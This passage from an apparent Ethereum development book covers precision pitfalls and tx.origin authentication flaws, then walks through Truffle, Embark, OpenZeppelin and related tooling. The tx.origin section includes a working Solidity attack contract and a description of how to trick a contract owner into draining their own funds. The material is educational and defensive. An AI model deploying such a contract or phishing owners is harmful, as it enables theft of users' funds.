The issue with this contract is that the precision is only to the nearest ether (i.e. 1e18 wei). This can sometimes get tricky when dealing with decimals in [ERC20](#) tokens when you need higher precisions.

Preventative Techniques

Keeping the right precision in your smart contracts is very important, especially when dealing ratios and rates which reflect economic decisions.

You should ensure that any ratios or rates you are using allow for large numerators in fractions. For example, we used the rate `tokensPerEth` in our example. It would have been better to use `weiPerTokens` which would be a large number. To solve for the amount of tokens we could do `msg.sender/weiPerTokens`. This would give a more precise result.

Another tactic to keep in mind, is to be mindful of order of operations. In the above example, the calculation to purchase tokens was `msg.value/weiPerEth*tokenPerEth`. Notice that the division occurs before the multiplication. This example would have achieved a greater precision if the calculation performed the multiplication first and then the division, i.e. `msg.value*tokenPerEth/weiPerEth`.

Finally, when defining arbitrary precision for numbers it can be a good idea to convert variables into higher precision, perform all mathematical operations, then finally when needed, convert back down to the precision for output. Typically `uint256`'s are used (as they are optimal for gas usage) which give approximately 60 orders of magnitude in their range, some which can be dedicated to the precision of mathematical operations. It may be the case that it is better to keep all variables in high precision in solidity and convert back to lower precisions in external apps (this is essentially how the `decimals` variable works in [ERC20 Token](#) contracts). To see examples of how this can be done and the libraries to do this, we recommend looking at the [Maker DAO DSMath](#). They use some funky naming, `WAD`'s and `RAY`'s but the concept is useful.

Real-World Example: Ethstick

The contract [Ethstick](#) does not use any extended precision, however, it deals with wei. So this contract will have issues of rounding, but only at the wei level of

precision. It has some more serious flaws, but these are relating back to the difficulty in getting entropy on the blockchain (see [Entropy Illusion](#)). For a further discussion on the Ethstick contract, I'll refer you to another post of Peter Venesses, [Ethereum Contracts Are Going to be Candy For Hackers](#).

Tx.Origin Authentication

Solidity has a global variable, `tx.origin` which traverses the entire call stack and returns the address of the account that originally sent the call (or transaction). Using this variable for authentication in smart contracts leaves the contract vulnerable to a phishing-like attack.

For further reading, see [Stack Exchange Question](#), [Peter Venesses's Blog](#) and [Solidity - Tx.Origin attacks](#).

The Vulnerability

Contracts that authorise users using the `tx.origin` variable are typically vulnerable to phishing attacks which can trick users into performing authenticated actions on the vulnerable contract.

Consider the simple contract,

`Phishable.sol`

```
contract Phishable {
    address public owner;

    constructor (address _owner) {
        owner = _owner;
    }

    function () public payable {} // collect ether

    function withdrawAll(address _recipient) public {
        require(tx.origin == owner);
        _recipient.transfer(this.balance);
    }
}
```

Notice that on line [11] this contract authorises the `withdrawAll()` function using `tx.origin`. This contract allows for an attacker to create an attacking contract of the form,

```
import "Phishable.sol";

contract AttackContract {

    Phishable phishableContract;
    address attacker; // The attackers address to receive funds.

    constructor (Phishable _phishableContract, address _attackerAddress) {
```

```

        phishableContract = _phishableContract;
        attacker = _attackerAddress;
    }

    function () payable {
        phishableContract.withdrawAll(attacker);
    }
}

```

To utilise this contract, an attacker would deploy it, and then convince the owner of the Phishable contract to send this contract some amount of ether. The attacker may disguise this contract as their own private address and social engineer the victim to send some form of transaction to the address. The victim, unless being careful, may not notice that there is code at the attacker's address, or the attacker may pass it off as being a multisignature wallet or some advanced storage wallet (remember source code of public contracts is not available by default).

In any case, if the victim sends a transaction (with enough gas) to the AttackContract address, it will invoke the fallback function, which in turn calls the withdrawAll() function of the Phishable contract, with the parameter attacker. This will result in the withdrawal of all funds from the Phishable Contract to the attacker address. This is because the address that first initialised the call was the victim (i.e. the owner of the Phishable contract). Therefore, tx.origin will be equal to owner and the require on line [11] of the Phishable Contract will pass.

Preventative Techniques

tx.origin should not be used for authorisation in smart contracts. This isn't to say that the tx.origin variable should never be used. It does have some legitimate use cases in smart contracts. For example, if one wanted to deny external contracts from calling the current contract, they could implement a require of the from require(tx.origin == msg.sender). This prevents intermediate contracts being used to call the current contract, limiting the contract to regular code-less addresses.

Security best practices

There is a lot for any developer working in the smart contract domain to know and understand. By following best practices in your smart contract design and code writing, you will avoid many severe pitfalls and traps. Here are some links for you to explore on the topic:

<https://consensys.github.io/smart-contract-best-practices/>

<https://blog.zeppelin.solutions/onward-with-ethereum-smart-contract-security-97a827e47702>

<https://medium.com/zeppelin-blog/the-hitchhikers-guide-to-smart-contracts-in-ethereum-848f08001f05#.cox40d2ut>

<https://blog.sigmaprime.io/solidity-security.html>

Perhaps the most fundamental software security principle is to maximize reuse of trusted code. In cryptography, this is so important, it has been condensed in an adage: "Don't roll your own crypto". In the case of smart contracts, this amounts to gaining as much as possible from freely available libraries that have been thoroughly vetted by the community.

Contract libraries

There is a lot of existing code available both deployed on-chain as callable libraries and off-chain as code template libraries. On-platform libraries, having been deployed, exist as bytecode smart contracts and so great care should be taken before using them in production. However, using well established existing on-platform libraries comes with many advantages, such as being able to benefit from the latest upgrades, but it also simply saves you money and benefits the Ethereum ecosystem by keeping the number of contracts in the Ethereum state down.

In Ethereum, the most widely used resource is the [OpenZeppelin](#) suite; an ample library of contracts ranging from implementations of ERC20 and ERC721 tokens, to many flavors of crowdsale models, to simple behaviors commonly found in contracts, such as Ownable, Pausable OR LimitBalance. The contracts in this repository have been extensively tested and in some cases even function as *de facto* standard implementations. They are free to use, and are built and maintained by [Zeppelin](#) together with an ever growing list of external contributors.

Also from Zeppelin is [zeppelin os](#), an open source platform of services and tools to develop and manage smart contract applications securely. zeppelin_os provides a layer on top of the EVM that makes it easy for developers to launch upgradeable DApps linked to an on-chain library of well tested contracts that are themselves upgradeable. Different versions of these libraries can coexist on the Ethereum platform, and a vouching system allows users to propose or push improvements in different directions. A set of off-chain tools to debug, test, deploy, and monitor decentralized applications is also provided by the platform.

The project ethpm aims to organize the various resources that are developing in the ecosystem by providing a package management system. As such, their registry provides more examples for you to browse:

- Website: <https://www.ethpm.com/>
- Repository link: <https://www.ethpm.com/registry>
- Github link: <https://github.com/ethpm>
- Documentation: <https://www.ethpm.com/docs/integration-guide>

Testing smart contracts

Test Frameworks

There are several commonly-used test frameworks for smart contract development, summarized in [Smart Contract Test Frameworks](#), below:

Table 1. Smart Contract Test Frameworks

| Framework | Test Language(s) | Testing Framework | Chain Emulator | Website |
|-----------|---------------------|-------------------|-----------------------|------------------------|
| Truffle | Javascript/Solidity | Mocha | TestRPC/Ganache | truffleframework.com |
| Embark | Javascript | Mocha | TestRPC/Ganache | embark.readthedocs.io |
| DApp | Solidity | ds-test (custom) | Ethrun (Parity) | dapp.readthedocs.io |
| Populus | Python | Pytes | Python chain emulator | populus.readthedocs.io |

Truffle Test

Part of the Truffle framework, Truffle allows for unit tests to be written in JavaScript (Mocha based) or Solidity. These tests are run against Ganache.

Embark Framework Testing

Embark integrates with Mocha to run unit tests written in JavaScript. The tests are in turn run against contracts deployed on TestRPC/Ganache. The Embark Framework automatically deploys smart contracts and will automatically redeploy the contracts when they are changed. It also keeps track of deployed contracts and deploys contracts when truly needed. Embark includes a testing library to rapidly run and test your

contracts in an EVM, with functions like assert.equal(). The command embark test will run any test files under directory test/.

DApp

DApp uses native Solidity code (a library called ds-test) and a Parity built Rust library called Ethrun to execute Ethereum bytecode and then assert correctness. The ds-test library provides assertion functions for validating correctness and events for logging data in the console.

Assertions functions include:

```
assert(bool condition)
assertEq(address a, address b)
assertEq(bytes32 a, bytes32 b)
assertEq(int a, int b)
assertEq(uint a, uint b)
assertEq0(bytes a, bytes b)
expectEventsExact(address target)
```

Logging commands will log information to the console, making them useful for debugging:

```
logs(bytes)
log_bytes32(bytes32)
log_named_bytes32(bytes32 key, bytes32 val)
log_named_address(bytes32 key, address val)
log_named_int(bytes32 key, int val)
log_named_uint(bytes32 key, uint val)
log_named_decimal_int(bytes32 key, int val, uint decimals)
log_named_decimal_uint(bytes32 key, uint val, uint decimals)
```

Populus

Populus uses python and its own chain emulator to run contracts written in Solidity. Unit tests are written in Python with the pytest library. Populus supports writing contracts that are specifically for testing. These contract filenames should match the glob pattern Test*.sol and be located anywhere under the project tests directory tests.

On-Blockchain Testing

Although most testing shouldn't occur on deployed contracts, a contract's behavior can be checked via Ethereum clients. The following commands can be used to assess a smart contract's state. These commands should be typed at the 'geth' terminal, although any web3 console will also support these commands.

```
eth.getTransactionReceipt(txhash);
```

Can be used to get the address of a contract at txhash.

```
eth.getCode(contractaddress)
```

Gets the code of a contract deployed at contractaddress. This can be used to verify proper deployment.

```
eth.getPastLogs(options)
```

Gets the full logs of the contract located at address, specified in options. This is helpful for viewing the history of a contract's calls.

```
eth.getStorageAt(address, position)
```

Gets the storage located at address with an offset of position shows the data stored in that contract.

¹. This code was modified from [web3j](#)

Development Tools, Frameworks and Libraries

Frameworks

Frameworks can be used to ease Ethereum smart contracts development. By doing everything yourself you get a better understanding of how everything fits together, but it's a lot of tedious, repetitive work. The frameworks listed below can automate certain tasks and make development a breeze.

Truffle

Github link; <https://github.com/trufflesuite/truffle>

Website link; <https://truffleframework.com>

Documentation link; <https://truffleframework.com/docs>

Truffle Boxes link; <http://truffleframework.com/boxes/>

npm package repository link; <https://www.npmjs.com/package/truffle>

Installing the truffle framework

The truffle framework is made of several NodeJS packages. Before we install truffle, we need to have an up-to-date and working installation of NodeJS and the Node Package Manager (npm).

The recommended way to install NodeJS and npm, is to use the Node Version Manager (NVM), nvm. Once we install nvm, it will handle all the dependencies and updates for us. We'll follow the instructions found at: <http://nvm.sh>

Once nvm is installed on your operating system, installing NodeJS is simple. We use the --lts flag to tell nvm that we want the most recent "Long Term Support (LTS)" version of NodeJS

```
$ nvm install --lts
```

Confirm you have node and npm installed:

```
$ node -v  
v8.9.4  
$ npm -v  
5.6.0
```

Create a hidden file `.nvmrc` that contains the Node.js version supported by your DApp so developers just need to run `nvm install` in the root of the project directory and it will automatically install and switch to using that version.

```
$ node -v > .nvmrc
```

```
$ nvm install
```

Looking good. Now to install truffle:

```
$ npm -g install truffle
```

```
+ truffle@4.0.6
```

```
installed 1 package in 37.508s
```

Integrating a pre-built Truffle project (Truffle Box)

If we want to use or create a DApp that builds upon a pre-built boilerplate, then at the Truffle Boxes link we can choose an existing Truffle project, and then run the following to download and extract it:

```
$ truffle unbox <BOX_NAME>
```

Creating a truffle project directory

For each project where we will use truffle, we create a project directory and initialize truffle within that directory. Truffle will create the necessary directory structure inside our project directory. Customarily, we give the project directory a name that describes our project. For this example, we will use truffle to deploy our faucet contract from [\[simple contract example\]](#), and therefore we will name the project folder Faucet.

```
$ mkdir Faucet
```

```
$ cd Faucet
```

```
Faucet $
```

Once inside the Faucet directory, we initialize truffle:

```
Faucet $ truffle init
```

Truffle creates a directory structure and some default files:

```
Faucet
```

```
++++ contracts
```

```
|     `---- Migrations.sol
```

```
+---- migrations
|   `---- 1_initial_migration.js
+---- test
+---- truffle-config.js
`---- truffle.js
```

We will also use a number of JavaScript (nodeJS) support packages, in addition to truffle itself. We can install these with npm. We initialize the npm directory structure and accept the defaults suggested by npm:

```
$ npm init
```

```
package name: (faucet)
version: (1.0.0)
description:
entry point: (truffle-config.js)
test command:
git repository:
keywords:
author:
license: (ISC)

About to write to Faucet/package.json:
```

```
{
  "name": "faucet",
  "version": "1.0.0",
  "description": "",
  "main": "truffle-config.js",
  "directories": {
    "test": "test"
  },
  "scripts": {
```

```
        "test": "echo \"Error: no test specified\" && exit 1"
    },
    "author": "",
    "license": "ISC"
}
```

Is this ok? (yes)

Now, we can install the dependencies that we will use to make working with truffle easier:

```
$ npm install dotenv truffle-wallet-provider ethereumjs-wallet
```

You now have a node_modules directory with several thousand files, inside your Faucet directory.

Prior to deploying the DApp to a cloud production or continuous integration environment it is important to specify the "engines" field so that your Dapp is built with the correct Node.js version and it's associated dependencies are installed.

Package.json "engines" field configuration link;

<https://docs.npmjs.com/files/package.json#engines>

Configuring truffle

Truffle creates some empty configuration files, truffle.js and truffle-config.js. On Windows systems the truffle.js name may cause a conflict when you try to run the command truffle and Windows attempts to run truffle.js instead. To avoid this, we will delete truffle.js and use truffle-config.js, in support of Windows users who, honestly, suffer enough already.

```
$ rm truffle.js
```

Now we edit truffle-config.js and replace the contents with:

truffle-config.js - a truffle configuration to get us started

```
module.exports = {
  networks: {
    localnode: { // Whatever network our local node connects to
      network_id: "*", // Match any network id
      host: "localhost",
      port: 8545,
```

```
        }
    };
};
```

The configuration above is a good starting point. It sets up one default Ethereum network (named localnode), which assumes you are running an Ethereum client (such as parity), either as a full node, or as a light client. This configuration will instruct truffle to communicate with the local node over RPC, on port 8545. Truffle will use whatever Ethereum network the local node is connected to, such as the Ethereum main network, or a test network like Ropsten. The local node will also be providing the wallet functionality.

In following sections, we will configure additional networks for truffle to use, such as the ganache test-RPC blockchain and Infura, a hosted network provider. As we add more networks, the configuration file will get more complex, but it will also give us more options for our testing and development workflow.

Using truffle to deploy a contract

We now have a basic working directory for our Faucet project, and we have truffle and its dependencies configured. Contracts go in the contracts subdirectory of our project. The directory already contains a "helper" contract, Migrations.sol which manages contract upgrades for us. We'll examine the use of Migrations.sol in a later section.

Let's copy the Faucet.sol contract (from [Solidity faucet example](#)) into the contracts subdirectory, so that the project directory looks like this:

```
Faucet
+--- contracts
|   +--- Faucet.sol
|   `--- Migrations.sol
...
```

We can now ask truffle to compile the contract for us:

```
$ truffle compile
Compiling ./contracts/Faucet.sol...
Compiling ./contracts/Migrations.sol...
Writing artifacts to ./build/contracts
```

Truffle migrations - understanding deployment scripts

Truffle offers a deployment system called a *migration*. If you have worked in other frameworks, you may have seen something similar: Ruby on Rails, Python Django and many other languages and frameworks have a migrate command.

In all those frameworks, the purpose of a migration is to handle changes in the data schema between different versions of the software. The purpose of migrations in Ethereum is slightly different. Because Ethereum contracts are immutable and cost gas to deploy, truffle offers a migration mechanism to keep track of which contracts (and which versions) have already been deployed. In a complex project with dozens of contracts and complex dependencies, you would not want to have to pay to redeploy contracts that haven't changed. You would also not want to manually track which versions of which contracts have been deployed already. The truffle migration mechanism does all that by deploying the smart contract Migrations.sol, which then keeps track of all other contract deployments.

We have only one contract, Faucet.sol, which means that the migration system is overkill, to say the least. Unfortunately, we have to use it. But, by learning how to use it for one contract, we can start practicing some good habits for our development workflow. The effort will pay off as things get more complicated.

Truffle's migrations directory is where the migration scripts are found. Right now, there's only one script 1_initial_migration.js, which deploys the Migrations.sol contract itself:

```
[[1_initial_migration]] .1_initial_migration.js - the migration script for Migrations.sol
```

```
include::code/Faucet/migrations/1_initial_migration.js
```

We need a second migration script, to deploy Faucet.sol. Let's call it 2_deploy_contracts.js. It is very simple, just like 1_initial_migration.js, with only a few small changes. In fact, you can copy the contents of 1_initial_migration.js and simply replace all instances of Migrations with Faucet:

```
[[2_deploy_contracts]] .2_deploy_contracts.js - the migration script for Faucet.sol
```

```
include::code/Faucet/migrations/2_deploy_contracts.js
```

The script initializes a variable Faucet, identifying the Faucet.sol Solidity source code as the artifact that defines Faucet. Then, it calls the deploy function to deploy this contract.

We're all set. Let's use truffle migrate to deploy the contract. We have to specify on which network to deploy the contract, using the --network argument. We

only have one network specified in the configuration file, which we named localnode. Make sure your local Ethereum client is running and then type:

```
Faucet $ truffle migrate --network localnode
```

Because we are using a local node to connect to the Ethereum network and manage our wallet, we have to authorize the transaction that truffle creates. I'm running parity connected to the Ropsten test blockchain, so during the truffle migration I will see a pop-up on parity's web console:




Figure 1. Parity asking for confirmation to deploy Faucet

You will see four transactions, total. One to deploy Migrations, one to update the deployments counter to 1, one to deploy Faucet and one to update the deployments counter to 2.

Truffle will show the migrations completing, show each of the transactions and show the contract addresses:

```
$ truffle migrate --network localnode
Using network 'localnode'.

Running migration: 1_initial_migration.js
Deploying Migrations...
...
Migrations: 0x8861c27715550bed8362c0345add158489df6db0
Saving successful migration to network...
...
Saving artifacts...

Running migration: 2_deploy_contracts.js
```

```
Deploying Faucet...
```

```
... 0xecdbef77f0558edc689440e34b7bba0a3ba7a45e4b680b071b47c30a930e9d6
```

```
Faucet: 0xd01cd8e7bd29e4bff8c1693f59eee46137a9f300
```

```
Saving successful migration to network...
```

```
... 0x11f376bd7307edddfd40dc4a14c3f7cb84b6c921ac2465602060b67d08f9fd8a
```

```
Saving artifacts...
```

Using the truffle console

Truffle offers a JavaScript console that we can use to interact with the Ethereum network (via the local node), interact with deployed contracts, and interact with the wallet provider. In our current configuration (localnode), the node and wallet provider is our local parity client.

Let's start the truffle console and try some commands:

```
$ truffle console --network localnode
truffle(localnode)>
```

Truffle presents a prompt, showing the selected network configuration (localnode). It's important to remember and be aware of which network we are using. You wouldn't want to accidentally deploy a test contract or make a transaction on the Ethereum main network. That could be an expensive mistake!

The truffle console offers an auto-complete function that makes it easy for us to explore the environment. If we press Tab after a partially-completed command, truffle will complete the command for us. Pressing Tab twice will show all possible completions if more than one command matches our input. In fact, if we press Tab twice on an empty prompt, truffle lists all commands:

```
truffle(localnode)>
Array Boolean Date Error EvalError Function Infinity JSON Math NaN Number
Object RangeError ReferenceError RegExp String SyntaxError TypeError URIError
decodeURI decodeURIComponent encodeURIComponent eval isFinite isNaN
parseFloat parseInt undefined
```

```
ArrayBuffer Buffer DataView Faucet Float32Array Float64Array GLOBAL
Int16Array Int32Array Int8Array Intl Map Migrations Promise Proxy Reflect Set
StateManager Symbol Uint16Array Uint32Array Uint8Array Uint8ClampedArray
WeakMap WeakSet WebAssembly XMLHttpRequest _ assert async_hooks buffer
child_process clearImmediate clearInterval clearTimeout cluster console
crypto dgram dns domain escape events fs global http http2 https module net
```

```
os path perf_hooks process punycode querystring readline repl require root
setImmediate setInterval setTimeout stream string_decoder tls tty unescape
url util v8 vm web3 zlib

__defineGetter__ __defineSetter__ __lookupGetter__ __lookupSetter__ __proto__
constructor hasOwnProperty isPrototypeOf propertyIsEnumerable toLocaleString
toString valueOf
```

The vast majority of the wallet and node related functions are provided by the `web3` object, which is an instance of the `web3.js` library. The `web3` object abstracts the RPC interface into our parity node. You will also notice two objects with familiar names: `Migrations` and `Faucet`. Those represent the contracts we just deployed. We will use the truffle console to interact with a contract. First, let's check our wallet via the `web3` object:

```
truffle(localnode)> web3.eth.accounts
[ '0x9e713963a92c02317a681b9bb3065a8249de124f',
  '0xdb5dc1a13e3a55cf3b4587cd8d1e5fdeb6738145' ]
```

Our parity client has two wallets, with some test ether on Ropsten. The `web3.eth.accounts` attribute contains a list of all the accounts. We can check the balance of the first account, using the `getBalance` function:

```
truffle(localnode)> web3.eth.getBalance(web3.eth.accounts[0]).toNumber()
191198572800000000
truffle(localnode)>
```

The `web3.js` is a large JavaScript library that offers a comprehensive interface to the Ethereum system, via a provider such as a local client. We will examine `web3.js` in more detail in [\[web3js\]](#). Now let's try to interact with our contracts:

```
truffle(localnode)> Faucet.address
'0xd01cd8e7bd29e4bff8c1693f59eee46137a9f300'
truffle(localnode)> web3.eth.getBalance(Faucet.address).toNumber()
0
truffle(localnode)>
```

Next, we'll use sendTransaction to send some test ether to fund the Faucet. Note the use of web3.toWei to convert ether units for us. Typing eighteen zeros without making a mistake is both difficult and dangerous, so it's always better to use a unit converter for values. Here's how we send the transaction:

```
truffle(localnode)>     web3.eth.sendTransaction({from:web3.eth.accounts[0],  
to:Faucet.address, value:web3.toWei(0.5, 'ether')});  
  
'0xf134c75b985dc0e0c27c2f0412251e0860eb530a5055e660f21e7483ab336808'
```

Switch to the web console on parity, where you will see a pop-up asking you to confirm this transaction. Wait a minute and once the transaction is mined, you will be able to see the balance of our Faucet contract:

```
truffle(localnode)> web3.eth.getBalance(Faucet.address).toNumber()  
  
5000000000000000000
```

Let's call the withdraw function now, to withdraw some test ether from the Faucet:

```
truffle(localnode)>           Faucet.deployed().then(instance          =>  
{instance.withdraw(web3.toWei(0.1, 'ether'))}).then(console.log)
```

Again, you will need to approve the transaction in the parity web console. The balance of the Faucet has decreased, and our test wallet has received 0.1 ether:

```
truffle(localnode)> web3.eth.getBalance(Faucet.address).toNumber()  
  
4000000000000000000  
  
truffle(localnode)>           Faucet.deployed().then(instance          =>  
{instance.withdraw(web3.toWei(1, 'ether'))})  
  
StatusError:                                     Transaction:  
0xe147ae9e3610334ada8d863c9028c12bd0501be2d0cf05865c18612b92d3f9c    exited  
with an error (status 0).
```

Embark

Embark is a framework built to allow developers to easily develop and deploy Decentralized Applications. Embark integrates with Ethereum, IPFS, whisper and Swarm to offer the following features:

- Automatically deploy contracts and make them available in JS code.

- Watch for changes and update contracts to redeploy if needed.
- Manage and interact with different chains (e.g testnet, local, mainnet).
- Manage complex systems of interdependent contracts.
- Store and Retrieve data EmbarkJS, including uploading and retrieving files hosted in IPFS.
- Ease the process of deploying the full application to IPFS or Swarm.
- Send and receive messages through Whisper.

Github link; <https://github.com/embark-framework/embark/> Documentation link; <https://embark.status.im/docs/> npm package repository link; <https://www.npmjs.com/package/embark>

```
$ npm -g install embark
```

OpenZeppelin

[OpenZeppelin](#) is an open framework of reusable and secure smart contracts in the Solidity language.

It is community-driven, led by the [Zeppelin](#) team, with over a hundred external contributors. The main focus of the framework is security, achieved by applying industry standard contract security patterns and best practices, taking advantage of all the experience the Zeppelin devs have gained from [auditing](#) a huge amount of contracts, and through the constant testing and auditing from the community that uses the framework as a base for their real world applications.

The OpenZeppelin framework is the most widely used solution for Ethereum smart contracts. This is due to the community discussing every proposed solution and learning from the implementation and integration of these solutions, which turns into a growing feedback loop that improves the existing contracts and finds new possibilities to combine them in a clear and secure architecture. It has resulted in the constant addition of new reusable contracts to solve increasingly complex challenges or explore exciting new possibilities on top of the Ethereum blockchain. As mentioned before, the framework currently has an ample library of contracts ranging from implementations of ERC20 and ERC721 tokens, to many flavors of crowdsale models, to simple behaviors commonly found in contracts such as Ownable, Pausable or LimitBalance. The contracts in this repository in some cases even function as *de facto* standard implementations.

The framework has an MIT license, and all the contracts have been designed with a modular approach to guarantee ease of reuse and extension. These are clean and basic building blocks, ready to be used on your next Ethereum project. Let's set up the framework and build a simple crowdsale using the OpenZeppelin contracts, as an example of how easy it is to use. This example also stresses the importance of reusing secure components instead of writing them by yourself, and gives a small sample of the ideas that the Ethereum platform and its community are making possible.

First, we will need to install the openzeppelin-solidity library from npm into our workspace. The latest release as of the time of this writing is v1.9.0, so we will use that one.

```
mkdir sample-crowdsale
```

```
cd sample-crowdsale
```

```
npm install openzeppelin-solidity@1.9.0
```

```
mkdir contracts
```

For the crowdsale, we will need to define a token that we will give to the investors in exchange for their ether. At the time of writing, OpenZeppelin includes multiple basic token contracts that follow the ERC20, ERC721 and ERC827 standards, with different characteristics for emission, limits, vesting, lifecycle, etc.

Let's make an ERC20 token that's mintable, meaning that the initial supply starts at 0 and new tokens can be created by the token owner (in our case, the crowdsale contract) and assigned to the investors. In order to do this, create a contracts/SampleToken.sol file with the following contents:

```
include::code/OpenZeppelin/contracts/SampleToken.sol
```

OpenZeppelin already provides a MintableToken contract that we can use as a base for our token, so we only define the details that are specific to our case. You can trust that the community has put great effort to ensure the correctness of the contract, but it's always better to verify this by ourselves. Take a look at the source code for [MintableToken](#), [StandardToken](#), and [Ownable](#) to understand the implementation details of your new token and the capabilities it supports. Also, take a look at the [automated tests](#) it has, to make sure that all the possible scenarios have been covered and that the code is safe.

Next, let's make the crowdsale contract. Just like with tokens, OpenZeppelin already provides a wide variety of crowdsale flavors. Currently, you will find contracts for scenarios involving distribution, emission, price, and validation. So, let's say that you want to set a goal for your crowdsale and if it's not met by the time the sale finishes, you want to refund all your investors. For that, you can use the [RefundableCrowdsale](#) contract. Maybe you want to define a crowdsale

with an increasing price to incentivize early buyers; there is the [IncreasingPriceCrowdsale](#) contract just for that. Or maybe end the crowdsale when a specified amount of ether has been received by the contract [CappedCrowdsale](#), or set a finishing time with the [TimedCrowdsale](#) contract, or a whitelist of buyers with the [WhitelistedCrowdsale](#) contract.

As we said before, the OpenZeppelin contracts are basic building blocks. These crowdsale contracts have been designed to be combined, just read the source code of the base [Crowdsale](#) contract for directions on how to extend it. For the crowdsale of our token, we need to mint tokens when the ether is received by the crowdsale contract, so let's use [MintedCrowdsale](#) as a base. And to make it more interesting, let's make it also a [PostDeliveryCrowdsale](#) so the tokens can only be withdrawn after the crowdsale ends. Write the following into `contracts/SampleCrowdsale.sol`:

```
include::code/OpenZeppelin/contracts/SampleCrowdsale.sol
```

Again, we almost didn't have to write any code, but just to reuse the already battle-tested code that the OpenZeppelin community made available for us. However, it is important to note that this case is different than the one of our `SampleTokencontract`. If you go to the [Crowdsale automated tests](#) you will see that they are tested in isolation. When you integrate different units of code into a bigger component, it's not enough to test all the units separately because the interactions between them might cause behaviors that you didn't expect. In particular, you will see that here we introduced multiple inheritance, which can surprise the developer if they don't understand the implementation details of the Solidity compiler. Our `SampleCrowdsale` is simple, and it will work just as we expect because the framework was designed to make cases like these straightforward; but do not relax your security because of the simplicity that this framework introduces. Every time you integrate parts of the OpenZeppelin framework to build a more complex solution, you must fully test every aspect of your solution to ensure that all the interactions of the units work as you intend. Finally, after we are happy with our solution and we have tested it thoroughly, we need to deploy it. OpenZeppelin integrates well with Truffle, so we can just write a migrations file as explained in the Truffle section above. Write the following in `migrations/2_deploy_contracts.js`:

```
include::code/OpenZeppelin/migrations/2_deploy_contracts.js
```

This was just a quick overview of a few of the contracts that are part of the OpenZeppelin framework. There are many more, and the community is always

proposing ideas for new ones, implementing new strategies to make them safer, simpler and clearer, and trying to find holes early to prevent vulnerabilities on the mainnet contracts. You are welcome to join the community to learn and contribute.

Github link; <https://github.com/OpenZeppelin/openzeppelin-solidity>

Website link; <https://openzeppelin.org/>

Docs link; <https://openzeppelin.org/api/docs/open-zeppelin.html>

zeppelin_os

[zeppelin_os](#) is an open source, distributed platform of tools and services on top of the EVM to develop and manage smart contract applications securely.

Unlike OpenZeppelin's code, which needs to be re-deployed with each application every time, zeppelin_os's code lives on-chain. Applications that need a given functionality, say, an ERC20 token, not only do not have to re-design and re-audit its implementation (something that OpenZeppelin solved) but do not even need to deploy it. With zeppelin_os, an application interacts with the token's on-chain implementation directly, in much the same way as a desktop application interacts with the components of its underlying OS.

Applications that make use of OpenZeppelin avoid having to "reinvent the wheel" by reusing the library's curated and peer reviewed contracts. However, every single time an application uses an ERC20 token implementation, the same ERC20 bytecode is deployed into the blockchain, over and over again. Such bytecode exists duplicated in the network countless times. Now, applications that make use of zeppelin_os avoid this unnecessary duplication. Instead of deploying their own ERC20 implementation, they link to a contract that defines the latest ERC20 implementation accepted by the community. This single, central implementation is deployed in the blockchain only once, much like Solidity's libraries, but are considerably more sophisticated.

Unlike Solidity's libraries, the implementations offered by zeppelin_os can be treated like regular contracts, i.e. they have storage. Also, they are upgradeable. If a vulnerability is ever found in one of the OS's official implementations, it can simply be swapped with an upgraded one. In the case of the ERC20 token, an upgrade to its implementation would instantly ripple to all the applications that use it. The OS not only provides upgradeability for all of its implementations, but also for the user's own contracts, and even for its own codebase! Developers decide when and how an application should implement an upgrade, and even which "flavor" of an implementation to adhere to.

At the core of zeppelin_os sits a very clever contract known as a "proxy". A proxy is a contract that is capable of wrapping any other contract, exposing its interface without having to manually implement setters and getters for it, and can upgrade it without losing state. In Solidity terms, it can be seen as a normal contract whose business logic is contained within a library, which can be swapped by a new library at any time without losing its state. The way in which the proxy links to its implementation is completely automated and encapsulated for the developer. Practically any contract can be made upgradeable with little to no change in its code. More about zeppelin_os's proxy mechanism can be found in Zeppelin's blog: [upgradeability-using-unstructured-storage](#), and an example of how to use it can be found here: <https://github.com/zeppelinos/zos-lib/tree/master/examples/single>.

The OS wraps its implementations in packages or "releases" that can be vouched for using ZepTokens. ZepTokens can hence be staked against a release, signaling it as the community's accepted implementation set. Anyone can submit new releases that can be scrutinized by the community and eventually accepted as official. As a reward, developers of a release receive tokens each time it is vouched for. As a Dapp developer, vouching provides a measurable way to determine how much is staked for a given release, and hence how much it can be trusted.

Developing applications using zeppelin_os is similar to developing Javascript applications using NPM. An AppManager handles an application package for each version of the application. A package is simply a directory of contracts, each of which can have one or more upgradeable proxies. The AppManager does not only provide proxies for application-specific contracts, but does so also for zeppelin_os implementations in the form of a standard library. To see a full example of this, please visit: [examples/complex](#). //// TODO: the example provided above is still a WIP - link to a tutorial once it's finished

Although currently in development, zeppelin_os aims to provide a wide set of additional features, such as developer tools, a scheduler that automates background operations within contracts, development bounties, a marketplace that facilitates communication and exchange of value between applications and much more. All of this is described in zeppelin_os's [whitepaper.pdf](#).

Github link; <https://github.com/zeppelinos> Website link; <https://zeppelinos.org> Blog: <https://blog.zeppelinos.org> Github: <https://github.com/zeppelinos>

Utilities

ethereumJS helpeth: A command line utility

helpeth is a command line tool for key and transaction manipulation that makes a developer's job a lot easier.

It is part of the ethereumjs collection of JavaScript based libraries and tools.

<https://github.com/ethereumjs/helpeth>

Usage: helpeth [command]

Commands:

| | |
|---|--|
| signMessage <message> | Sign a message |
| verifySig <hash> <sig> | Verify signature |
